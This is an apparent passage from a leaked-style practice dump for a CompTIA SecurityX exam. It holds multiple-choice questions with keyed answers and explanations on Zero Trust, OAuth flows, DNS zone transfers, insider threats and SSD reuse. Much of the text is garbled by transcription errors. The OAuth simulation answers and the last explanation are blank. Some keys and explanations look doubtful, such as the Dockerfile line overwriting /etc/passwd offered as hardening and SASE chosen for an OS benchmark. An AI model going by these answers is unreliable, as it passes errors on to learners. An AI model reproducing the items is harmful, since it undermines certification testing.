? B. Implementing digital signatures: This ensures that only valid, untampered binaries are executed, preventing attackers from substituting legitimate binaries with malicious ones.

? C. Performing manual updates via USB ports: This is not practical and does not scale well, especially in large environments.

? D. Allowing only files from internal sources: This reduces the risk but does not provide a mechanism to verify the integrity of binaries.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-57, "Recommendation for Key Management"

? OWASP (Open Web Application Security Project) guidelines on code signing

NEW QUESTION 70

An organization is implementing Zero Trust architecture A systems administrator must increase the effectiveness of the organization's context-aware access system. Which of the following is the best way to improve the effectiveness of the system?

- A. Secure zone architecture
- B. Always-on VPN
- C. Accurate asset inventory
- D. Microsegmentation

Answer: D

Explanation:

Microsegmentation is a critical strategy within Zero Trust architecture that enhances context-aware access systems by dividing the network into smaller, isolated segments. This reduces the attack surface and limits lateral movement of attackers within the network. It ensures that even if one segment is compromised, the attacker cannot easily access other segments. This granular approach to network security is essential for enforcing strict access controls and monitoring within Zero Trust environments.

Reference: CompTIA SecurityX Study Guide, Chapter on Zero Trust Security, Section on Microsegmentation and Network Segmentation.

NEW QUESTION 73

An incident response team is analyzing malware and observes the following:

• Does not execute in a sandbox
• No network IoCs
• No publicly known hash match
• No process injection method detected

Which of the following should the team do next to proceed with further analysis?

- A. Use an online vims analysis tool to analyze the sample
- B. Check for an anti-virtualization code in the sample
- C. Utilize a new deployed machine to run the sample.
- D. Search oilier internal sources for a new sample.

Answer: B

Explanation:
Malware that does not execute in a sandbox environment often contains anti-analysis techniques, such as anti-virtualization code. This code detects when the malware is running in a virtualized environment and alters its behavior to avoid detection. Checking for anti-virtualization code is a logical next step because:
? It helps determine if the malware is designed to evade analysis tools.
? Identifying such code can provide insights into the malware's behavior and intent.
? This step can also inform further analysis methods, such as running the malware on physical hardware.

References:
? CompTIA Security+ Study Guide
? SANS Institute, "Malware Analysis Techniques"
? "Practical Malware Analysis" by Michael Sikorski and Andrew Honig

NEW QUESTION 75

A security analyst is reviewing suspicious log-in activity and sees the following data in the SICM:

Account	Application	Authorization server	Status	Risk
SALES1	Customer manager	LDAP-US	Success	Low
SALES1	Payroll	LDAP-US	Success	Low
ADMIN	Email	LDAP-US	Failure	High
SALES1	Email	LDAP-EU	Unknown	Unknown
MARKET1	Customer manager	LDAP-US	Success	Low
FINANCE1	Payroll	LDAP-EU	Unknown	Unknown

Which of the following is the most appropriate action for the analyst to take?

- A. Update the log configuration settings on the directory server that is not being captured properly.
- B. Have the admin account owner change their password to avoid credential stuffing.
- C. Block employees from logging in to applications that are not part of their business area.
- D. implement automation to disable accounts that have been associated with high-risk activity.

Answer: D

Explanation:
The log-in activity indicates a security threat, particularly involving the ADMIN account with a high-risk failure status. This suggests that the account may be targeted by malicious activities such as credential stuffing or brute force attacks.
? Updating log configuration settings (A) may help in better logging future activities but does not address the immediate threat.
? Changing the admin account password (B) is a good practice but may not fully mitigate the ongoing threat if the account has already been compromised.
? Blocking employees (C) from logging into non-business applications might help in reducing attack surfaces but doesn't directly address the compromised account issue.
Implementing automation to disable accounts associated with high-risk activities ensures an immediate response to the detected threat, preventing further unauthorized access and allowing time for thorough investigation and remediation.

References:
? CompTIA SecurityX guide on incident response and account management.
? Best practices for handling compromised accounts.
? Automation tools and techniques for security operations centers (SOCs).

NEW QUESTION 78

After an incident occurred, a team reported during the lessons-learned review that the team.
* Lost important Information for further analysis.
* Did not utilize the chain of communication
* Did not follow the right steps for a proper response

Which of the following solutions is the best way to address these findings?

- A. Requesting budget for better forensic tools to Improve technical capabilities for Incident response operations
- B. Building playbooks for different scenarios and performing regular table-top exercises
- C. Requiring professional incident response certifications for each new team member

D. Publishing the incident response policy and enforcing it as part of the security awareness program

Answer: B

Explanation:

Building playbooks for different scenarios and performing regular table-top exercises directly addresses the issues identified in the lessons-learned review. Here's why:

? Lost important information for further analysis: Playbooks outline step-by-step procedures for incident response, ensuring that team members know exactly what to document and how to preserve evidence.

? Did not utilize the chain of communication: Playbooks include communication protocols, specifying who to notify and when. Regular table-top exercises reinforce these communication channels, ensuring they are followed during actual incidents.

? Did not follow the right steps for a proper response: Playbooks provide a clear sequence of actions to be taken during various types of incidents, helping the team to respond in a structured and effective manner. Regular exercises allow the team to practice these steps, identifying and correcting any deviations from the plan.

Investing in better forensic tools (Option A) or requiring certifications (Option C) are also valuable, but they do not directly address the procedural and communication gaps identified. Publishing and enforcing the incident response policy (Option D) is important but not as practical and hands-on as playbooks and exercises in ensuring the team is prepared.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-61 Rev. 2, "Computer Security Incident Handling Guide"

? SANS Institute, "Incident Handler's Handbook"

NEW QUESTION 83


SIMULATION


You are tasked with integrating a new B2B client application with an existing OAuth workflow that must meet the following requirements:

- . The application does not need to know the users' credentials.
- . An approval interaction between the users and the HTTP service must be orchestrated.
- . The application must have limited access to users' data.

INSTRUCTIONS

Use the drop-down menus to select the action items for the appropriate locations. All placeholders must be filled.





- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Select the Action Items for the Appropriate Locations:

? Authorization Server:

? Resource Server:

? B2B Client Application:

Detailed Explanation

OAuth 2.0 is designed to provide specific authorization flows for web applications, desktop applications, mobile phones, and living room devices. The integration involves multiple steps and components, including:

? Resource Owner (User):

? Client Application (B2B Client Application):

? Authorization Server:

? Resource Server:

OAuth Workflow:

? The resource owner accesses the client application.

? The client application redirects the resource owner to the authorization server for authentication.

? The authorization server authenticates the resource owner and asks for consent to grant access to the client application.

? Upon consent, the authorization server issues an authorization code or token to the client application.

? The client application uses the authorization code or token to request access to the resources from the resource server.

? The resource server verifies the token with the authorization server and, if valid, grants access to the requested resources.

References:

? CompTIA Security+ Study Guide: Provides comprehensive information on various authentication and authorization protocols, including OAuth.

? OAuth 2.0 Authorization Framework (RFC 6749): The official documentation detailing the OAuth 2.0 framework, its flows, and components.

? OAuth 2.0 Simplified: A book by Aaron Parecki that provides a detailed yet easy- to-understand explanation of the OAuth 2.0 protocol.

By ensuring that each component in the OAuth workflow performs its designated role, the B2B client application can securely access the necessary resources without compromising user credentials, adhering to the principle of least privilege.

NEW QUESTION 87

Asecuntv administrator is performing a gap assessment against a specific OS benchmark The benchmark requires the following configurations be applied to endpoints:

- Full disk encryption
- * Host-based firewall
- Time synchronization
- * Password policies
- Application allow listing
- * Zero Trust application access

Which of the following solutions best addresses the requirements? (Select two).

- A. CASB
- B. SBoM
- C. SCAP
- D. SASE
- E. HIDS

Answer: CD

Explanation:

To address the specific OS benchmark configurations, the following solutions are most appropriate:

- * C. SCAP (Security Content Automation Protocol): SCAP helps in automating vulnerability management and policy compliance, including configurations like full disk encryption, host-based firewalls, and password policies.
- * D. SASE (Secure Access Service Edge): SASE provides a framework for Zero Trust network access and application allow listing, ensuring secure and compliant access to applications and data.

These solutions together cover the comprehensive security requirements specified in the OS benchmark, ensuring a robust security posture for endpoints.

References:

? CompTIA SecurityX Study Guide: Discusses SCAP and SASE as part of security configuration management and Zero Trust architectures.

? NIST Special Publication 800-126, "The Technical Specification for the Security Content Automation Protocol (SCAP)": Details SCAP's role in security automation.

? "Zero Trust Networks: Building Secure Systems in Untrusted Networks" by Evan Gilman and Doug Barth: Covers the principles of Zero Trust and how SASE can implement them.

By implementing SCAP and SASE, the organization ensures that all the specified security configurations are applied and maintained effectively.

NEW QUESTION 90

A cybersecurity architect is reviewing the detection and monitoring capabilities for a global company that recently made multiple acquisitions. The architect discovers that the acquired companies use different vendors for detection and monitoring. The architect's goal is to:

- Create a collection of use cases to help detect known threats
 - Include those use cases in a centralized library for use across all of the companies
- Which of the following is the best way to achieve this goal?

- A. Sigma rules
- B. Ariel Query Language
- C. UBA rules and use cases
- D. TAXII/STIX library

Answer: A

Explanation:

To create a collection of use cases for detecting known threats and include them in a centralized library for use across multiple companies with different vendors, Sigma rules are the best option. Here's why:

? Vendor-Agnostic Format: Sigma rules are a generic and open standard for writing

SIEM (Security Information and Event Management) rules. They can be translated to specific query languages of different SIEM systems, making them highly versatile and applicable across various platforms.

? Centralized Rule Management: By using Sigma rules, the cybersecurity architect

can create a centralized library of detection rules that can be easily shared and implemented across different detection and monitoring systems used by the acquired companies. This ensures consistency in threat detection capabilities.

? Ease of Use and Flexibility: Sigma provides a structured and straightforward

format for defining detection logic. It allows for the easy creation, modification, and sharing of rules, facilitating collaboration and standardization across the organization.

NEW QUESTION 94

An organization wants to manage specialized endpoints and needs a solution that provides the ability to

* Centrally manage configurations

* Push policies.

- Remotely wipe devices
- Maintain asset inventory

Which of the following should the organization do to best meet these requirements?

- A. Use a configuration management database
- B. Implement a mobile device management solution.
- C. Configure contextual policy management
- D. Deploy a software asset manager

Answer: B

Explanation:

To meet the requirements of centrally managing configurations, pushing policies, remotely wiping devices, and maintaining an asset inventory, the best solution is to implement a Mobile Device Management (MDM) solution.

MDM Capabilities:

? Central Management: MDM allows administrators to manage the configurations of all devices from a central console.

? Policy Enforcement: MDM solutions enable the push of security policies and updates to ensure compliance across all managed devices.

? Remote Wipe: In case a device is lost or stolen, MDM provides the capability to remotely wipe the device to protect sensitive data.

? Asset Inventory: MDM maintains an up-to-date inventory of all managed devices, including their configurations and installed applications.

Other options do not provide the same comprehensive capabilities required for managing specialized endpoints.

References:

? CompTIA SecurityX Study Guide

? NIST Special Publication 800-124 Revision 1, "Guidelines for Managing the Security of Mobile Devices in the Enterprise"

? "Mobile Device Management Overview," Gartner Research

NEW QUESTION 98

A security analyst is troubleshooting the reason a specific user is having difficulty accessing company resources. The analyst reviews the following information:

User	Source IP	Source location	User assigned location	MFA satisfied?	Sign-in status
SALES1	8.11.4.16	Germany	France	Yes	Blocked
SALES1	8.11.4.16	Germany	France	Yes	Blocked
ACCT1	192.168.4.18	France	France	No	Allowed
SALES1	8.11.4.16	Germany	France	Yes	Blocked
ACCT1	8.11.4.16	Germany	France	Yes	Blocked
SALES2	8.11.4.20	France	France	Yes	Allowed

Which of the following is most likely the cause of the issue?

- A. The local network access has been configured to bypass MFA requirements.
- B. A network geolocation is being misidentified by the authentication server
- C. Administrator access from an alternate location is blocked by company policy
- D. Several users have not configured their mobile devices to receive OTP codes

Answer: B

Explanation:

The table shows that the user "SALES1" is consistently blocked despite having met the MFA requirements. The common factor in these blocked attempts is the source IP address (8.11.4.16) being identified as from Germany while the user is assigned to France. This discrepancy suggests that the network geolocation is being misidentified by the authentication server, causing legitimate access attempts to be blocked.

Why Network Geolocation Misidentification?

? Geolocation Accuracy: Authentication systems often use IP geolocation to verify the location of access attempts. Incorrect geolocation data can lead to legitimate requests being denied if they appear to come from unexpected locations.

? Security Policies: Company security policies might block access attempts from certain locations to prevent unauthorized access. If the geolocation is wrong, legitimate users can be inadvertently blocked.

? Consistent Pattern: The user "SALES1" from the IP address 8.11.4.16 is always blocked, indicating a consistent issue with geolocation.

Other options do not align with the pattern observed:

? A. Bypass MFA requirements: MFA is satisfied, so bypassing MFA is not the issue.

? C. Administrator access policy: This is about user access, not specific administrator access.

? D. OTP codes: The user has satisfied MFA, so OTP code configuration is not the issue.

References:

? CompTIA SecurityX Study Guide

? "Geolocation and Authentication," NIST Special Publication 800-63B

? "IP Geolocation Accuracy," Cisco Documentation

NEW QUESTION 103

A security engineer wants to reduce the attack surface of a public-facing containerized application Which of the following will best reduce the application's privilege escalation attack surface?

- A. Implementing the following commands in the Dockerfile:RUN echo user:x:1000:1000iuser:/home/user:/dew/null > /etc/passwd
- B. Installing an EDR on the container's host with reporting configured to log to a centralized SIFM and Implementing the following alerting rules TF PBOCESS_USEB=rooC ALERT_TYPE=critical
- C. Designing a multicontainer solution, with one set of containers that runs the mam application, and another set oi containers that perform automatic remediation by replacing compromised containers or disabling compromised accounts
- D. Running the container in an isolated network and placing a load balancer in a public- facing network
- E. Adding the following ACL to the load balancer:PZRKZI HTTES from 0-0.0.0.0/0 pert 443

Answer: A

Explanation:

Implementing the given commands in the Dockerfile ensures that the container runs with non-root user privileges. Running applications as a non-root user reduces the risk of

privilege escalation attacks because even if an attacker compromises the application, they would have limited privileges and would not be able to perform actions that require root access.

? A. Implementing the following commands in the Dockerfile: This directly addresses the privilege escalation attack surface by ensuring the application does not run with elevated privileges.

? B. Installing an EDR on the container's host: While useful for detecting threats, this does not reduce the privilege escalation attack surface within the containerized application.

? C. Designing a multi-container solution: While beneficial for modularity and remediation, it does not specifically address privilege escalation.

? D. Running the container in an isolated network: This improves network security but does not directly reduce the privilege escalation attack surface.

References:

? CompTIA Security+ Study Guide

? Docker documentation on security best practices

? NIST SP 800-190, "Application Container Security Guide"

NEW QUESTION 108

All organization is concerned about insider threats from employees who have individual access to encrypted material. Which of the following techniques best addresses this issue?

- A. SSO with MFA
- B. Sating and hashing
- C. Account federation with hardware tokens

- D. SAE
- E. Key splitting

Answer: E

Explanation:

The technique that best addresses the issue of insider threats from employees who have individual access to encrypted material is key splitting. Here's why:

- ? Key Splitting: Key splitting involves dividing a cryptographic key into multiple parts and distributing these parts among different individuals or systems. This ensures that no single individual has complete access to the key, thereby mitigating the risk of insider threats.
- ? Increased Security: By requiring multiple parties to combine their key parts to access encrypted material, key splitting provides an additional layer of security. This approach is particularly useful in environments where sensitive data needs to be protected from unauthorized access by insiders.
- ? Compliance and Best Practices: Key splitting aligns with best practices and regulatory requirements for handling sensitive information, ensuring that access is tightly controlled and monitored.
- ? References:
By employing key splitting, organizations can effectively reduce the risk of insider threats and enhance the overall security of encrypted material.

NEW QUESTION 112

A senior security engineer flags me following log file snippet as having likely facilitated an attacker's lateral movement in a recent breach:

```
[log.txt]
...
qry_source: 19.27.214.22 TCP/53
qry_dest: 199.105.22.13 TCP/53
qry_type: AXFR
| in comptia.org
-----| directoryserver1 A 10.80.8.10
-----| directoryserver2 A 10.80.8.11
-----| directoryserver3 A 10.80.8.12
-----| internal-dns A 10.80.9.1
-----| www-int A 10.80.9.2
-----| fshare A 10.80.9.4
-----| sip A 10.80.9.5
-----| man-crit-apps A 10.81.22.23
...
```

Which of the following solutions, if implemented, would mitigate the risk of this issue reoccurring?

- A. Disabling DNS zone transfers
- B. Restricting DNS traffic to UDP/W
- C. Implementing DNS masking on internal servers
- D. Permitting only clients from internal networks to query DNS

Answer: A

Explanation:

The log snippet indicates a DNS AXFR (zone transfer) request, which can be exploited by attackers to gather detailed information about an internal network's infrastructure. Disabling DNS zone transfers is the best solution to mitigate this risk. Zone transfers should generally be restricted to authorized secondary DNS servers and not be publicly accessible, as they can reveal sensitive network information that facilitates lateral movement during an attack.

References:

- ? CompTIA SecurityX Study Guide: Discusses the importance of securing DNS configurations, including restricting zone transfers.
- ? NIST Special Publication 800-81, "Secure Domain Name System (DNS) Deployment Guide": Recommends restricting or disabling DNS zone transfers to prevent information leakage.

NEW QUESTION 113

An organization is developing an AI-enabled digital worker to help employees complete common tasks such as template development, editing, research, and scheduling. As part of the AI workload the organization wants to implement guardrails within the platform. Which of the following should the company do to secure the AI environment?

- A. Limit the platform's abilities to only non-sensitive functions
- B. Enhance the training model's effectiveness.
- C. Grant the system the ability to self-govern
- D. Require end-user acknowledgement of organizational policies.

Answer: A

Explanation:

Limiting the platform's abilities to only non-sensitive functions helps to mitigate risks associated with AI operations. By ensuring that the AI-enabled digital worker is only allowed to perform tasks that do not involve sensitive or critical data, the organization reduces the potential impact of any security breaches or misuse. Enhancing the training model's effectiveness (Option B) is important but does not directly address security guardrails. Granting the system the ability to self-govern (Option C) could increase risk as it may act beyond the organization's control. Requiring end-user acknowledgement of organizational policies (Option D) is a good

practice but does not implement technical guardrails to secure the AI environment.

References:

- ? CompTIA Security+ Study Guide
- ? NIST SP 800-53 Rev. 5, "Security and Privacy Controls for Information Systems and Organizations"
- ? ISO/IEC 27001, "Information Security Management"

NEW QUESTION 116

A software engineer is creating a CI/CD pipeline to support the development of a web application The DevSecOps team is required to identify syntax errors Which of the following is the most relevant to the DevSecOps team's task'

- A. Static application security testing
- B. Software composition analysis
- C. Runtime application self-protection
- D. Web application vulnerability scanning

Answer: A

Explanation:

Static Application Security Testing (SAST) involves analyzing source code or compiled code for security vulnerabilities without executing the program. This method is well-suited for identifying syntax errors, coding standards violations, and potential security issues early in the development lifecycle.

- ? A. Static application security testing (SAST): SAST tools analyze the source code to detect syntax errors, vulnerabilities, and other issues before the code is run. This is the most relevant task for the DevSecOps team to identify syntax errors and improve code quality.
- ? B. Software composition analysis: This focuses on identifying vulnerabilities in open-source components and libraries used in the application but does not address syntax errors directly.
- ? C. Runtime application self-protection (RASP): RASP involves monitoring and protecting applications during runtime, which does not help in identifying syntax errors during the development phase.
- ? D. Web application vulnerability scanning: This involves scanning the running application for vulnerabilities but does not address syntax errors in the code.

References:

- ? CompTIA Security+ Study Guide
- ? OWASP (Open Web Application Security Project) guidelines on SAST
- ? NIST SP 800-95, "Guide to Secure Web Services" Top of Form Bottom of Form

NEW QUESTION 121

A user reports application access issues to the help desk. The help desk reviews the logs for the user

Time	Internal IP	Public IP	IP geolocation	Application	Action
8:47 p.m.	192.168.1.5	104.18.16.29	Toronto	VPN	Allow
8:48 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Email	Allow
8:48 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Human resources system	Allow
8:49 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Email	Allow
8:52 p.m.	192.168.1.5	104.18.16.29	Toronto	Human resources system	Deny

Which of the following is most likely The reason for the issue?

- A. The user inadvertently tripped the impossible travel security rule in the SSO system.
- B. A threat actor has compromised the user's account and attempted to lop, m
- C. The user is not allowed to access the human resources system outside of business hours
- D. The user did not attempt to connect from an approved subnet

Answer: A

Explanation:

Based on the provided logs, the user has accessed various applications from different geographic locations within a very short timeframe. This pattern is indicative of the "impossible travel" security rule, a common feature in Single Sign-On (SSO) systems designed to detect and prevent fraudulent access attempts.

- Analysis of Logs:
- ? At 8:47 p.m., the user accessed a VPN from Toronto.
 - ? At 8:48 p.m., the user accessed email from Los Angeles.
 - ? At 8:48 p.m., the user accessed the human resources system from Los Angeles.
 - ? At 8:49 p.m., the user accessed email again from Los Angeles.
 - ? At 8:52 p.m., the user attempted to access the human resources system from Toronto, which was denied.

These rapid changes in location are physically impossible and typically trigger security measures to prevent unauthorized access. The SSO system detected these inconsistencies and likely flagged the activity as suspicious, resulting in access denial. References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-63B, "Digital Identity Guidelines"
- ? "Impossible Travel Detection," Microsoft Documentation

NEW QUESTION 125

A security operations engineer needs to prevent inadvertent data disclosure when encrypted SSDs are reused within an enterprise. Which of the following is the most secure way to achieve this goal?

- A. Executing a script that deletes and overwrites all data on the SSD three times
- B. Wiping the SSD through degaussing
- C. Securely deleting the encryption keys used by the SSD
- D. Writing non-zero, random data to all cells of the SSD

Answer: C

Explanation:

